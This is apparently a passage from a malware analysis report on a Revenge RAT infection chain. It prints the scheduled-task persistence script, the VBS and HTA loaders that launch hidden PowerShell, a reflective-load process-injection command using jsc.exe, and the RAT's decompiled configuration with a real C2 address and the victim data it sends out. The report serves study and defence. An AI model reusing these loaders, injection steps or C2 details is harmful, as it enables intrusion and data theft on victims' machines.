
```
C:\ProgramData\IICOZODNLSRPOHUBAJWZFK\IICOZODNLSRPOHUBAJWZFK.vbs
$DSPKTWQOOGSEIPEKXUYGYQ = <##> New-ScheduledTaskAction <##> -Execute <##> 'C:\ProgramData\IICOZODNLSRPOHUBAJWZFK\IICOZODNLSRPOHUBAJWZFK.vbs'
$NAFSZATKYSDRSDAQSGKNGE =  New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 3)
Register-ScheduledTask  -Action  $DSPKTWQOOGSEIPEKXUYGYQ  -Trigger  $NAFSZATKYSDRSDAQSGKNGE  -TaskName "IICOZODNLSRPOHUBAJWZFK"
```

Figure 12: IICOZODNLSRPOHUBAJWZFK.ps1: Schedules new tasks, which execute IICOZODNLSRPOHUBAJWZFK.vbs every 3 minutes.




GoogleUpda...	Ready	At 8:19 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	3/29/2022 9:19:47 PM	3/29/2022 8:23:53 PM
IICOZODNLS...	Ready	At 8:54 PM on 3/29/2022 - After triggered, repeat every 00:03:00 indefinitely.	3/29/2022 9:00:49 PM	11/30/1999 12:00:00 AM
MicrosoftEd...	Ready	Multiple triggers defined	3/30/2022 11:01:16 AM	3/29/2022 11:01:17 AM
MicrosoftEd...	Ready	At 10:31 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	3/29/2022 9:31:16 PM	3/29/2022 8:38:50 PM

Figure 13: IICOZODNLSRPOHUBAJWZFK.vbs execution




```
Const HIDDEN_WINDOW = 0
WHBKJDFVRUXXYRDLFLHVGG = "mshta.exe C:\ProgramData\IICOZODNLSRPOHUBAJWZFK\IICOZODNLSRPOHUBAJWZFK.hta"
GetObject("Winmgmts:"). _
Get("Win32_Process"). _
Create _
WHBKJDFVRUXXYRDLFLHVGG, _
```

Figure 14: IICOZODNLSRPOHUBAJWZFK.vbs: Uses “mshta.exe”, the script executing IICOZODNLSRPOHUBAJWZFK.hta




```
WHBKJDFVRUXXYRDLFLHVGG = "."
GRXBVBNHUAHNXAIUCVHQRB = "n32_ProcessStar"
IICOZODNLSRPOHUBAJWZFK =  "mts:root\cimv2:Win32_Proc"
Set AOCQVHUYLFSKNZDHZDBGNW = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & WHBKJDFVRUXXYRDLFLHVGG & "\root\cimv2")
Set UUOBROHDPHLFLJWCQLUWOB = AOCQVHUYLFSKNZDHZDBGNW.Get("Wi"& GRXBVBNHUAHNXAIUCVHQRB &"tup")
Set UOAJFIRCWHBSEFSNPBSAYR = UUOBROHDPHLFLJWCQLUWOB.SpawnInstance_
UOAJFIRCWHBSEFSNPBSAYR.ShowWindow = HIDDEN_WINDOW
Set OPPRJVFJIBSOQNTDAYJHJV = GetObject("winmg"& IICOZODNLSRPOHUBAJWZFK &"ess")
errReturn = OPPRJVFJIBSOQNTDAYJHJV.Create( "PowerShell -NoProfile -ExecutionPolicy Bypass -Command C:\ProgramData\IICOZODNLSRPOHUBAJWZFK\YHZYJGKGYAFXQEZFSRCPPY.ps1", null,
UOAJFIRCWHBSEFSNPBSAYR, intProcessID)
```

Figure 15: IICOZODNLSRPOHUBAJWZFK.hta: Similar to enc.txt, the file contains a script section that executes the PowerShell command that runs YHZYJGKGYAFXQEZFSRCPPY.ps1




```
powershell.exe     18.48   77,576 K   88,892 K   4512 Windows PowerShell   Microsoft Corporation
powershell.exe      9.63   53,284 K   56,448 K   4800 Windows PowerShell   Microsoft Corporation
  conhost.exe
  jsc.exe
powershell.exe
  conhost.exe

Command Line:
  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -Comm
  and "& 'C:\ProgramData\IICOZODNLSRPOHUBAJWZFK\IICOZODNLSRPOHUBAJWZFK.ps1'"
Path:
  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 16: YHZYJGKGYAFXQEZFSRCPPY.ps1: Contains two obfuscated files that are stored inside 2 variables (H5[Lime.dll], H6[Client.exe]). Once de-obfuscated, the files are run by a command crafted during the execution process of the file, which combines several variables in order to execute the next command: "`Assembly:Load(Lime.dll).GetType(T.K).GetMethod(L).Invoke($null ,[object[]] ("C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe", client.exe))`"



```
PS C:\Users> $LIH
$HBBxxX::$HBxxxx($H5).$HBxx($FIX).$HBx($FIXX).$HBxxx($HBxxxxxx,[object[]] ($HBxxxxxxX,$H6))
PS C:\Users> $HBxxxx
Load
PS C:\Users> $HBxx
GetType
PS C:\Users> $FIX
T.K
PS C:\Users> $HBx
GetMethod
PS C:\Users> $FIXX
L
PS C:\Users> $HBxxx
Invoke
PS C:\Users> $HBxxxxxx
$null
PS C:\Users> $HBxxxxxxX
C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe
```

Figure 17: The command being executed above injects the malware into a program and runs the malware, impersonating a legitimate process (also known as "Process Injection")




```
tcpview.exe   < 0.01    4,004 K   19,844 K   6052 Sysinternals TcpView   Sysinternals - www.sysinter...
jsc.exe       < 0.01   19,468 K   28,320 K   6080 jsc.exe                Microsoft Corporation
```

Figure 18:The legitimate process is jsc.exe, a JavaScript compiler program signed by Microsoft

C&C Server Connection

As previously mentioned, the command executes the Revenge RAT malware. We managed to extract the executable file from the obfuscated PowerShell file to provide a better overview of the payload.

The screenshot below shows basic information of the payload executable:




Property	Value
File Name	C:\Client.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	24.00 KB (24576 bytes)
PE Size	24.00 KB (24576 bytes)
Created	Tuesday 05 April 2022, 12.59.30
Modified	Monday 28 March 2022, 21.57.47
Accessed	Tuesday 05 April 2022, 12.59.33
MD5	C25B797D6737751936766CD50E26D725
SHA-1	DFB3BFB53CE0430C8AF1EE7B145408D63B1BEC67

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	Client.exe
LegalCopyright	
OriginalFilename	Client.exe
ProductVersion	0.0.0.0

Figure 19: Payload executable information

We can see that the code is actually compiled with .NET, meaning we can open the executable in DnSpy and view the code. Surprisingly, this malware's code is readable and not obfuscated.

One of the functions present in the code is "Config", which contains the configuration of the RAT:



```
return string.Concat(new object[]
{
    "Information",
    Config.key,
    Config.id,
    Config.key,
    StringConverter.Encode("_" + IdGenerator.GetHardDiskSerialNumber()),
    Config.key,
    IdGenerator.GetIp(),
    Config.key,
    StringConverter.Encode(Environment.MachineName + " / " + Environment.UserName),
    Config.key,
    IdGenerator.GetCamera(),
    Config.key,
    StringConverter.Encode(new ComputerInfo().OSFullName + " " + IdGenerator.GetSystem()),
    Config.key,
    StringConverter.Encode(IdGenerator.GetCpu()),
    Config.key,
    new ComputerInfo().TotalPhysicalMemory,
    Config.key,
    IdGenerator.GetAV("Select * from AntiVirusProduct"),
    Config.key,
    IdGenerator.GetAV("SELECT * FROM FirewallProduct"),
    Config.key,
    Config.port,
    Config.key,
    IdGenerator.GetActiveWindow(),
    Config.key,
    StringConverter.Encode(CultureInfo.CurrentCulture.Name),
    Config.key,
    "False"
});
```

Figure 20: Configuration of the RAT

Revenge RAT malware Config Class


Below are the members of the config class and their functionality:

- Host: C&C Server
- Port: C&C Port
- ID: Unique ID of the installed RAT
- Key: Magic string used as a separator to split data on the packets
- CurrentMutex: Mutex placed by the RAT on the system
- Splitter: Magic string used as packet end string
- Stopwatch(): Member function used to reset stopwatch

From computer to C2 server

The first packet sent from the user’s computer to the C2 server contains lots of sensitive data related to the user’s computer. The data collected using a custom class presents the code named “IdGenerator”. Below are some of the methods the class uses to retrieve sensitive data:

- GetHardDiskSerialNumber: Get hard disk serial number
- GetIp: Get IP address
- GetCamera: Get information about the camera
- GetSystem: Get processor information
- GetCpu: Get CPU information
- GetAV: Get the antiviruses installed on the system
- GetActiveWindow: Get active window or window of the application used by the user



```
public static class Config
{
    // Token: 0x0400000A RID: 10
    public static string host = "45.147.230.231";

    // Token: 0x0400000B RID: 11
    public static string port = "2222";

    // Token: 0x0400000C RID: 12
    public static string id = "TVJfYWhtZWQ=";

    // Token: 0x0400000D RID: 13
    public static string currentMutex = "c416f58db13c4";

    // Token: 0x0400000E RID: 14
    public static string key = "Revenge-RAT";

    // Token: 0x0400000F RID: 15
    public static Mutex programMutex;

    // Token: 0x04000010 RID: 16
    public static string splitter = "!@#%^NYAN#!@$";

    // Token: 0x04000011 RID: 17
    public static Stopwatch stopwatch = new Stopwatch();
```


Figure 21: The first packet sent: InformationRevenge-RATTVJfYWhtZWQ=Revenge-RATX0IwQTAzOUM1Revenge-RAT169.254.102.77Revenge-RATREVTS1RPUC0zQUs1RTBVIC8gRmxhcmUtVk0=Revenge-RATNoRevenge-RATTWljcm9zb2Z0IFdpbmRvd3MgMTAgUHJvIDY0Revenge-

RATSW50ZWwoUikgQ29yZShUTSkgaTUtOTQwMEYgQ1BVIEAgMi45MEdIeg==Revenge-RAT4294496256Revenge-RATV2luZG93cyBEZWZlbmRlcg==Revenge-RATTi9BRevenge-RAT2222Revenge-RATUHJvZ3JhbSBNYW5hZ2VyRevenge-RATZW4tVVM=Revenge-RATFalse!@#%^NYAN#!@$
This packet contains everything the RAT malware collected using the function we explained above. Now, when the malware establishes its connection, it can send commands that the user's malware agent will handle.

C&C Commands Execution

One of the classes within the code is called "PacketHandler"; it contains a function called "Handler". "Handler" is in charge of handling all received C&C commands. The C2 server can send 5 commands to the user's computer:


- PNC: Ping/Heartbeat command, which makes sure the connection is still alive.
- P: Sends the name of the current working window on the user's computer.
- IE: Checks for installed plugin in the registry of the user's computer under "HKCU\Software\"
- LP: If the plugin in IE command isn't found, the malware creates a new registry key under "HKCU\Software\" named after the RAT mutex (base64 encoded) with a subkey, named after the value inside of it (MD5 hashed) and the value of the subkey. This becomes a dll file sent on this command in order to maintain persistence and for further execution.


